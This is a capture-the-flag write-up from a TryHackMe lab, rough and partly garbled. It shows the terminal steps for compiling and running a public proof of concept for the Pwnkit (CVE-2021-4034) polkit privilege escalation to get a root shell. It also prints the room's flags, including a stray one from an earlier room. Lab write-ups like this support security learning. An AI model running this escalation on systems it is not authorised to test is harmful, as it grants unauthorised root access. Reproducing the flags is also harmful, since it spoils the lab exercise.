32 /root/root.txt
ls
root.txt
cat root.txt
THM{P21V_35C_F20M_4P4CH3_15_FUN}
```

Finally find that vulnerability


Pwnkit: CVE-2021-4034

CVE-2021-4034 (colloquially dubbed "Pwnkit") is a
terrifying Local Privilege Escalation (LPE) vulnerability, located in the "Polkit" package installed by default on almost every major distribution of
the Linux operating system (as well as many other *nix operating systems). In other words, it affects virtually every mainstream Linux system on the planet

Open You are terminal or tryhackme machine

You simply open machine and after 5munites your


Machine is opened.



```
                |    \               | |  ( ) |
                | | ) \ \ /\ / / ' \ | |/ / |   |
                |    / \ V  V /| | | |   <| | |
                | |     \ /\ / | | | | |\ \ |\  |

tryhackme@pwnkit:~$ 
```

Searching vulnerability:


I use command cat README.md



```
tryhackme@pwnkit:~$ cd pwnkit
tryhackme@pwnkit:~/pwnkit$ ls
README.md  cve-2021-4034-poc.c
tryhackme@pwnkit:~/pwnkit$ cat README.md
# CVE-2021-4034
PoC for PwnKit: Local Privilege Escalation Vulnerability in polkit
's pkexec (CVE-2021-4034)

https://seclists.org/oss-sec/2022/q1/80
https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25
/pwnkit-local-privilege-escalation-vulnerability-discovered-in-pol
kits-pkexec-cve-2021-4034

# PoC

Verified on Debian 10 and CentOS 7.

```
user@debian:~$ grep PRETTY /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(flopp
y),29(audio),30(dip),44(video),46(plugdev),109(netdev)
user@debian:~$ gcc cve-2021-4034-poc.c -o cve-2021-4034-poc
user@debian:~$ ./cve-2021-4034-poc
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(aud
io),30(dip),44(video),46(plugdev),109(netdev),1000(user)
```

```
[user@centos ~]$ grep PRETTY /etc/os-release
```
```


Exploitation:

gcc cve-2021-4034-poc.c -o exploit



```
https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25
/pwnkit-local-privilege-escalation-vulnerability-discovered-in-pol
kits-pkexec-cve-2021-4034
tryhackme@pwnkit:~/pwnkit$ gcc cve-2021-4034-poc.c -o exploit
tryhackme@pwnkit:~/pwnkit$ ls
README.md  cve-2021-4034-poc.c  exploit
tryhackme@pwnkit:~/pwnkit$ 
```

Finally I Find Flag:



Woop woop! Your answer is correct

```
tryhackme@pwnkit:~/
README.md  cve-2021
tryhackme@pwnkit:~/
# CVE-2021-4034
PoC for PwnKit: Local Privilege Escalation Vulnerability in polkit
's pkexec (CVE-2021-4034)

https://seclists.org/oss-sec/2022/q1/80
https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25
/pwnkit-local-privilege-escalation-vulnerability-discovered-in-pol
kits-pkexec-cve-2021-4034
tryhackme@pwnkit:~/pwnkit$ ls
README.md  cve-2021-4034-poc.c  exploit
tryhackme@pwnkit:~/pwnkit$ ./exploit
# whoami
root
# ls
README.md  cve-2021-4034-poc.c  exploit
# cd /root
# ls
flag.txt  snap
# cat flag.txt
THM{CONGRATULATIONS-YOU-EXPLOITED-PWNKIT}
# ^C
# 
```

Conclusion:

This vulnerability is found in that version.

So pwnkit has this type of vulnerability.